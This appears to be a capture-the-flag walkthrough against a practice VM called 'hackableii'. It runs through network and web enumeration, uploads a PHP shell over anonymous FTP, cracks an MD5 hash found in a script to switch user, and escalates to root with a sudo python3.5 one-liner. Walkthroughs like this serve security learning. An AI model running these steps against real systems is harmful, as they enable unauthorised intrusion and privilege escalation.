```
nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
```

```
#nmap -sP 192.168.56.2-254 --exclude 192.168.56.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 22:59 +08
Nmap scan report for 192.168.56.100
Host is up (0.00016s latency).
MAC Address: 08:00:27:AD:29:7C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.125
Host is up (0.00031s latency).
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)
Nmap done: 252 IP addresses (2 hosts up) scanned in 9.52 seconds

[root@parrot] / home/user/Desktop/burp]
#
```

nmap -sU hackableii

```
#nmap -sU hackableii
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 23:01 +08
Nmap scan report for hackableii (192.168.56.125)
Host is up (0.00085s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1079.28 seconds

[root@parrot]-[/home/user/Desktop/burp]
#
```

netdiscover -i eth1 -r 192.168.56.106

| 8 Captured ARP | Req/Rep packets, fr | om 3 hos | ts. T | otal size: 480 |
|----------------|---------------------|----------|-------|------------------------|
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
| 192.168.56.1 | 0a:00:27:00:00:11 | 1 | 60 | Unknown vendor |
| 192.168.56.100 | 08:00:27:ad:29:7c | 5 | 300 | PCS Systemtechnik GmbH |
| 192.168.56.125 | 08:00:27:61:2f:7a | 2 | 120 | PCS Systemtechnik GmbH |
| | | | | |

nmap -sC -sV -p- hackableii tcp port: 21, 22, 80

```
root@parrot]-[/home/user/Desktop/burp]
     #nmap -sC -sV -p- hackableii
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 23:01 +08
Nmap scan report for hackableii (192.168.56.125)
Host is up (0.27s latency).
Not shown: 65532 closed ports
PORT
      STATE SERVICE VERSION
                    ProFTPD
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -rw-r--r-- 1 0
                         0
                                        109 Nov 26 2020 CALL.html
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
    256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
    256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp open http
                    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:61:2F:7A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

dir scanner

ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u https://hackableii/FUZZ

```
:: Method
                    : GET
                    : https://hackableii/FUZZ
:: URL
:: Wordlist
                    : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : true
:: Calibration
                    : false
:: Timeout
                    : 10
:: Threads
                    : 40
:: Matcher
                    : Response status: 200,204,301,302,307,401,403,405
: Progress: [62283/62283] :: Job [1/1] :: 543 req/sec :: Duration: [0:01:02] :: Errors: 62283 ::
 [user@parrot]-[~/Desktop/burp]
    $
```

file scanner

ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u https://hackableii/FUZZ

```
:: Method
                    : GET
                    : https://hackableii/FUZZ
:: URL
:: Wordlist
                    : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : true
:: Calibration
                    : false
:: Timeout
                    : 10
:: Threads
                    : 40
:: Matcher
                    : Response status: 200,204,301,302,307,401,403,405
:: Progress: [37042/37042] :: Job [1/1] :: 1346 req/sec :: Duration: [0:00:39] :: Errors: 37042 ::
  user@parrot]
```

nikto -h hackableii

```
Nikto v2.1.6
                                                                                                   192.168.56.125
hackableii
80
2021-07-08 23:02:24 (GMT8)
 Target IP:
Target Hostname:
Target Port:
Start Time:
Server: Apache/2.4.18 (Ubuntu)

The anti-clickjacking X-Frame-Options header is not present.

The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

No CGI Directories found (use '-C all' to force check all possible dirs)

Server may leak inodes via ETags, header found with file /, inode: 2be7, size: 5b504999e72a0, mtime: gzip

Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.


Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

OSVDB-3268: /files/: Directory indexing found.

OSVDB-3293: /icons/README: Apache default file found.

7681 requests: 0 error(s) and 9 item(s) reported on remote host

End Time: 2021-07-08 23:02:45 (GMT8) (21 seconds)
```



vulnerable to rev shell due to file upload

```
220 ProFTPD Server (ProFTPD Default Installation) [192.168.56.125]
Name (hackableii:user): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xrwx 2 33
                       33
                                    4.0k Nov 26 2020 .
                                   4.0k Nov 26 2020 ...
drwxr-xrwx 2 33
                       33
-rw-r--r-- 1 0
                                     109 Nov 26 2020 CALL.html
                       0
226 Transfer complete
ftp> lcd /tmp
Local directory now /tmp
ftp> put hello.html
local: hello.html remote: hello.html
200 PORT command successful
150 Opening BINARY mode data connection for hello.html
226 Transfer complete
6 bytes sent in 0.00 secs (183.1055 kB/s)
ftp>
```

http://hackableii/files/hello.html



hello

```
http://hackableii/files/shell.php
```

```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
5496 bytes sent in 0.00 secs (174.7131 MB/s)
ftp>
```

limited shell popped

Enumeration: Special file named .rune.sh by user shrek


```
www-data@ubuntu:/$ lsf
total 100K
drwxr-xr-x 23 root root 4.0K Nov 26 2020 ./
drwxr-xr-x 23 root root 4.0K Nov 26 2020 ../
-rwxr-xr-x 1 shrek shrek 1.2K Nov 26 2020 .runme.sh*
```

password stored inside the file in the form of md5.

```
www-data@ubuntu:/$ cat .runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo ':::::
                  ...::::::...
# #
    shrek:cf4c2232354952690368f1b3dfdfb24d'
www-data@ubuntu:/$
```

Password found in crackstation

Enter up to 20 non-salted hashes, one per line:



able to escalate to shrek using onion as password

```
www-data@ubuntu:/$ su - shrek
Password:
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
shrek@ubuntu:~$
```

escalate to root

```
sudo /usr/bin/python3.5 -c "import os; os.system('/bin/bash -p')"
```

```
shrek@ubuntu:~$ sudo /usr/bin/python3.5 -c "import os; os.system('/bin/bash -p')"
root@ubuntu:~#
```

root flag

